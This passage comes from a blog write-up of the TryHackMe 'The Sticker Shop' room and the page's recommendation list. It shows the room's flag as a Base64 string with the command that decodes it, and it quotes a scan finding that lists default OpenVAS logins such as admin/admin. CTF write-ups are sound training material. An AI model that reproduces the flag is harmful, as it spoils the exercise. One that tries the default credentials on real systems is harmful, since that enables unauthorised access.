


Here are the Full Steps shown using Motion Graphics →



Remember to Replace the placeholders for tun0 — IP and Port Number

> *We found a Base64 string inside the GET Response on the HTTP Server →*




```
/VEhNezgzNzg5YTY5MDc0ZjYzNmY2NGEzODg3OWNmY2FiZThiNjIzMDVlZTZ9
```

> *There are Two way to Decode the Base64 String →*


1. Decoding the String using the CLI →

```
echo "VEhNezgzNzg5YTY5MDc0ZjYzNmY2NGEzODg3OWNmY2FiZThiNjIzMDVlZTZ9" | base64 -d
```

echo “VEhNezgzNzg5YTY5MDc0ZjYzNmY2NGEzODg3OWNmY2FiZThiNjIzMDVlZTZ9” | base64 -d

2. Easy as Chicken Way , thats what Mr. Chicken-Little-Do will do →

Offending some Skiddies on the Fly !! Before Those wings go Fry



Please Don't Mind — Mr. Chicken-Little-Do , He is a prime suspect of KFC as we speak 🍗

Annnddd We are done with this Room ... Woop Woop !

Congrats Champ !

woop woop !

if you want to get the latest Try Hack Me writeups delivered , go ahead and follow me on Medium and also hit the notify via email

Let's Connect on Linkedin → https://linkedin.com/in/sunnysinghverma

You can also add me Respect on — Hack The Box if you want i would really appreciate it :)

https://app.hackthebox.com/users/1585635

My TryHackMe Profile Page →

https://tryhackme.com/p/SuNnY

Hope you have enjoyed solving this room as much i did , if you did you can add a clap to this article to let me know and if you loved this article you can click clap icon upto 50 times to let me know and that will make my day 🤗
You can also follow me on medium to get more articles about CTFs and Cybersecurity in the near Future but don't forget to hit that email notification icon right next to the follow me button

Thank you !
SuNnY

Tryhackme | Tryhackme Walkthrough | The Sticker Shop | Cybersecurity | Cyber Security Awareness

Follow

Published in System Weakness

5.9K Followers · Last published 2 days ago

System Weakness is a publication that specialises in publishing upcoming writers in cybersecurity and ethical hacking space. Our security experts write to make the cyber universe more secure, one vulnerability at a time.

Follow

Written by Sunny Singh Verma [SuNnY]

67 Followers · 9 Following

Blogger | Security+ | eJPT | eCPPT | CEH-Master | CHFI | HTB-CDSA | HTB-CPTS | RHCSA | TryHackMe Top 50 Global | HTB-Elite H@cker | Follow for Cyber updates

No responses yet

What are your thoughts?

Respond

More from Sunny Singh Verma [SuNnY] and System Weakness

In InfoSec Write-ups by Sunny Singh Verma [SuNnY]

Windows PowerShell [Cyber Security 101] Learning Path TryHackMe Writeup | Detailed Walkthrough

Windows PowerShell is a Part of The Learning Path From the Newly updated Cyber Security 101 Path on TryHackMe

Oct 27, 2024 80

In System Weakness by AbhirupKonwar

The best way to find private Bug-Hunting programs

Recon process to find private programs

Dec 25, 2024 236 8

In System Weakness by AbhirupKonwar

Exposed Git Directory P1 Bug

Story of P1 Bug that turned out to be ?

Dec 11, 2024 312 3

Sunny Singh Verma [SuNnY]

IR Playbooks TryHackMe Walkthrough Writeup THM |—SuNnY


Kudos to The Creators of this Room :

Sep 13, 2024 100 1

See all from Sunny Singh Verma [SuNnY]

See all from System Weakness

Recommended from Medium



High (CVSS: 10.0)
NVT: OpenVAS / Greenbone Vulnerability Manager Default Credentials (OID: 1.3.6.1.4.1.25623.1.0.108554)

Product detection result: cpe:/a:openvas:openvas_manager:7.0 by OpenVAS / Greenbone Vulnerability Manager Detection (OID: 1.3.6.1.4.1.25623.1.0.103825)

Summary

The remote OpenVAS / Greenbone Vulnerability Manager is installed/configured in a way that it has account(s) with default passwords enabled.

Vulnerability Detection Result

It was possible to login using the following credentials (username:password:role):

admin:admin:Admin

Impact

This issue may be exploited by a remote attacker to gain access to sensitive information or modify system configuration.

Solution

Solution type: Workaround

Change the password of the mentioned account(s).

Vulnerability Insight


It was possible to login with default credentials: admin/admin, sadmin/changeme, observer/observer or admin/openvas.

embossdotar

TryHackMe—Vulnerability Scanner Overview—Writeup

Key points: Vulnerability scanners | Vulnerability scanning | CVE | CVSS | OpenVAS. Vulnerability Scanner Overview by awesome TryHackMe! 🎉

Oct 22, 2024 65 1




James Jarvis

The Sticker Shop | TryHackMe CTF Write-up + Summary

Greetings—another write-up awaits.


Dec 19, 2024 1

Lists



Tech & Tools

22 stories · 382 saves



Medium's Huge List of Publications Accepting Submissions

377 stories · 4354 saves

Staff picks

798 stories · 1561 saves

Natural Language Processing

1884 stories · 1532 saves

In T3CH by Axoloth

TryHackMe | Brute Force Heroes | WriteUp

Walkthrough room to look at the different tools that can be used when brute forcing, as well as the different situations that might favour...

Oct 3, 2024 51

In Infosec Matrix by Karthikeyan Nagaraj

Advent of Cyber 2024 [Day 18] Writeup with Answers | TryHackMe Walkthrough

I could use a little AI interaction!

Dec 18, 2024 735 1

rutbar

TryHackMe—Logs Fundamentals | Cyber Security 101 (THM)

Introduction to Logs Attackers often try to hide traces of their actions. However, security teams can piece together clues to understand...

Oct 26, 2024

In T3CH by Axoloth

TryHackMe | Training Impact on Teams | WriteUp

Discover the impact of training on teams and organisations

Nov 5, 2024 60

See more recommendations